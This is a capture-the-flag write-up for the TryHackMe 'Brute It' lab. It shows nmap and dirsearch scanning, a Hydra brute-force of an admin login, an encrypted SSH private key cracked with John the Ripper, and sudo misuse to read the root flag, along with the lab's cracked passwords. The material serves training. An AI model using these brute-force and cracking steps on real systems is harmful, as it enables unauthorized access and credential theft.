Brute It

Brute It

Brute It

Learn how to brute, hash cracking and escalate privileges in this box!

security | brute force | hash cracking | privilege escalation — Easy

Writeup by: Frederick Pellerin - `https://tryhackme.com/room/bruteit`

Overview

This room is a real nice room to skill check yourself. There are fundamental exercises about brute-forcing, hash cracking and privilege escalation. If you can't answer a questions, go get the proper information on related rooms.

Let's see how I solve this room together.


> ⓘ **Info**
>
> You wont, find direct answer to the questions here. I am not a big fan of this kind of writeups. I'll detail my methodology and tough process at the time of writing this. There are surely dozens other solutions.

Start the machine!###

Preparation

Let's not waste any time. While the target machine is booting, I make a new basic CTF note file on ObsidianMD (My current note taking tool). Any text editor will do. Just prepare yourself a quick mean of noting stufff.

After that, I make on my local machine a "`Brute-It`" and a "`nmap`" sub-folder where I will be saving my course material and the `nmap` scan results.



Active Machine Information

Title	IP Address	Expires
Brute It	10.10.167.62	56m 02s

Task 1 About this box

In this box you will learn about:

- Brute-force
- Hash cracking
- Privilege escalation

Connect to the TryHackMe network, and deploy the machine.

Answer the questions below

Deploy the machine

No answer needed

Brute It

www.TryHackMe.com

Writeup by: Frederick Pellerin

As the target machine is starting, I prepare my note file on Obsidian.

Open Ports

22 - SSH


nmap -sC -sV [TARGET-IP] -v

80 - HTTP

kali-linux-2023.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
TryHackMe | Brute
https://tryhackme.com/room/bruteit
szymex73
DePiedraaberke
codex
fixi613
Hassk0Dark
katamakata
WanderingBytes
lolo0306
Totobarjo
FREDP3D
Add 1 hour
Terminate
17%
Start Machine
Question Done
Brute It - Hacking-Documentation-CTFs - Obsidian v1.1.16
2023-04-13
3:25 PM

Once we know the target machine IP, we can start a terminal an add the `target IP` and `bruteit.thm` into the `/etc/hosts` file.

```
sudo nano /etc/hosts
```



```
sudo nano /etc/hosts ×
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.167.62    bruteit.thm
10.129.50.241   searcher.htb
10.10.11.186    metatwo.htb
10.10.11.186    metapress.htb
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Discovery of the Open Ports

Let's discover using `nmap` which ports are open on the target machine:

```
nmap -sV -sV -oA nmap/initial bruteit.thm -v

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ok, HTTP on 80 and SSH on 22. Classic!

PORT 80 - HTTP - Apache httpd 2.4.29

Let's check http://bruteit.thm in our your browser. Nothing of interest here. Just the basic **Apache2 Web Server Default Page**.


Hidden directories

Are there some notable files and directories hidden from us on the HTTP server? Let's do a quick scan and get an answer. I like using the tool `dirsearch` for a quick initial scan :

```
❱ dirsearch -u http://bruteit.thm

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Target: http://bruteit.thm/

[18:39:27] Starting:
[18:39:42] 403 -  276B  - /.ht_wsr.txt
[18:39:42] 403 -  276B  - /.htaccess.bak1
[18:39:42] 403 -  276B  - /.htaccess.orig
[18:39:42] 403 -  276B  - /.htaccess_extra
[18:39:42] 403 -  276B  - /.htaccess_sc
[18:39:42] 403 -  276B  - /.htaccessBAK
[18:39:42] 403 -  276B  - /.htm
[18:39:42] 403 -  276B  - /.html
[18:39:42] 403 -  276B  - /.htpasswd_test
[18:39:42] 403 -  276B  - /.htaccess.save
[18:39:42] 403 -  276B  - /.htaccess_orig
[18:39:42] 403 -  276B  - /.htaccess.sample
[18:39:42] 403 -  276B  - /.htaccessOLD2
[18:39:43] 403 -  276B  - /.httr-oauth
[18:39:44] 403 -  276B  - /.htaccessOLD
[18:39:48] 403 -  276B  - /.php
[18:39:48] 403 -  276B  - /.htpasswds
[18:40:27] 301 -  310B  - /admin  ->  http://bruteit.thm/admin/
[18:40:29] 200 -  671B  - /admin/
[18:40:29] 200 -  671B  - /admin/?/login
[18:40:30] 403 -  276B  - /admin/.htaccess
[18:40:31] 200 -  671B  - /admin/index.php
[18:41:47] 200 -   11KB - /index.html
[18:42:30] 403 -  276B  - /server-status/
[18:42:31] 403 -  276B  - /server-status

Task Completed
```


> *[18:40:29] 200 - 671B - /admin/**

That is one directory that is worth further investigation. Let's type 'http://bruteit.thm/admin' in our favorite Web Browser :



This is what we are looking for. A login page!

Let's view the source code of this web page:



```
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5     <meta charset="UTF-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <link rel="stylesheet" href="styles.css">
8     <title>Admin Login Page</title>
9 </head>
10 <body>
11     <div class="main">
12         <form action="" method="POST">
13             <h1>LOGIN</h1>
14
15
16             <label>USERNAME</label>
17             <input type="text" name="user">
18
19             <label>PASSWORD</label>
20             <input type="password" name="pass">
21
22             <button type="submit">LOGIN</button>
23         </form>
24     </div>
25
26     <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29
```

Look at that! On line 26 someone left a comment in the code. It was obviously not indented for us but for a "john".

Now we have learned somethings!

1. `admin` should be a valid username
2. john is the owner of the `admin` account, let note that `john` could be another username

Brute Force Passwords

Now that we have a potentially valid username, all we need now is to find the associated password.

We'll do that by using Hydra. It is a nice password brute forcing tool: it is fast, easy to use and well documented. The principle behind brute forcing is simple. The tool is going to try to login using the now known `admin` user in combination with every password that are on an existing wordlist.

```
❯ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.235.217 http-post-form "/admin/index.php:user=^USER^&pass=^PASS^:Username or password invalid" -V

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-13 23:27:16
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.235.217:80/admin/index.php:user=^USER^&pass=^PASS^:Username or password invalid
[ATTEMPT] target 10.10.235.217 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)

[Snip!]

[ATTEMPT] target 10.10.235.217 - login "admin" - pass "444444" - 514 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.10.235.217 - login "admin" - pass "justine" - 520 of 14344399 [child 1] (0/0)
[80][http-post-form] host: 10.10.235.217   login: admin   password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-13 23:28:14
```


Bingo! The valid credentials are brute-forced.

✓ Done

User: admin

Pass: xavier

Let's go back to the web page to enter our valid credentials.



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvxLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygto9WRg3M9XSVsmsxpaAEl4XBN8EmlKAkR+FLj21qbzPzN8Y7bK
HYQ0L43jIulNKOEq9jbI8O1c5YUwowtVlPBNSlzRMuEhceJ1bYDWyUQk3zpVLaXy
+Z3mZtMq5NkAjidlol1ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZlDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLngEsvAVPLexeS5QArs+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzlDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0fTQ1N361KFGr5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oUOXNfQwjdNXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8hOns7
onw+9H+FYFUbEeWOu7QpqGRTZYoKJrXSrzII3YFmxE9u3UHLOqqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRWBa5GFaBtNJhF940Lx9xfbdwOEZzBD
wYZvFv3c1VePTT0wvWybvo0qJTfauB1yRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+OmOqJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH1Oq9yvt4pn3Q8d8EvuCs3246l5
O+2w+T2AeiPl74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riHOHeMiQdQlM+tN
C6YOrVDEUicDGZGVoRROZ2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGlOQnZWikyKGtJRIrGZv
OcD6BKQSzYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIxOCmd
6WPCj80p/mnnjcF42wwgOVtXduekQBXZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaAlv3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKrMTEL4LRWPwR0tsb25tOuUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```

Right-Click and save the `id_rsa` link to your machine.

Crack the Hash

Back to the terminal! The `id_rsa` is a Private Key file. These files are used as credentials to connect to SSH servers. The password is encrypted in the file. To extract it, we are going to *Crack the Hash* with `JohnTheRipper`.

First, let's create an **hash file** from `id_rsa`. I used a Python script named `ssh2john.py`. When done, let's start John and wait while he does his business:


Copy

```
    ❯ ssh2john id_rsa > hash.txt

    ❯ john id_rsa.hash --fork=4 -w=/usr/share/wordlists/rockyou.txt
    Using default input encoding: UTF-8
    Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
    Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
    Cost 2 (iteration count) is 1 for all loaded hashes
    Node numbers 1-4 of 4 (fork)
    Press 'q' or Ctrl-C to abort, almost any other key for status
    rockinroll       (id_rsa)
    4 1g 0:00:00:00 DONE (2023-04-14 04:27) 9.090g/s 165009p/s 165009c/s 165009C/s rockinroll
    2 0g 0:00:00:03 DONE (2023-04-14 04:28) 0g/s 1113Kp/s 1113Kc/s 1113KC/sabygurl69
    3 0g 0:00:00:03 DONE (2023-04-14 04:28) 0g/s 1086Kp/s 1086Kc/s 1086KC/sa6_123
    1 0g 0:00:00:03 DONE (2023-04-14 04:28) 0g/s 1051Kp/s 1051Kc/s 1051KC/sie168
    Waiting for 3 children to terminate
    Session completed.
```

We got a match! The **password** is : `rockinroll`

We want to change file permission of id_rsa:

```
chmod 400 id_rsa
ls -la
```



```
❯ la
total 100K
-rw-r--r-- 1 fred fred  81K Mar  9 07:33 darkweb2017-top10000.txt
-rw-r--r-- 1 fred fred 2.5K Apr 14 04:26 hash.txt
-r-------- 1 fred fred 1.8K Apr 13 23:35 id_rsa
-rw-r--r-- 1 fred fred 2.5K Apr 14 04:26 id_rsa.hash
drwxr-xr-x 2 fred fred 4.0K Apr 13 18:33 nmap
```

We can see now that `id_rsa` is read-only and for a single user, me.

PORT 22 - SSH - OpenSSH 7.6p1

Let use everything we have gathered so far and connect user john on SSH using the cracked password:

```
❱ ssh -i id_rsa john@bruteit.thm
The authenticity of host 'bruteit.thm (10.10.150.236)' can't be established.
ED25519 key fingerprint is SHA256:kuN3XXc+oPQAtiO0Gaw6lCV2oGx+hdAnqsj/7yfrGnM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bruteit.thm' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

And...

```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


63 packages can be updated.
0 updates are security updates.


Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```

We are in! As john. Check around quickly to find the `user.txt`

```
john@bruteit:~$ ls
user.txt
```

Now let's get root

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat


john@bruteit:~$ sudo cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
john@bruteit:~$
```

COMPLETED!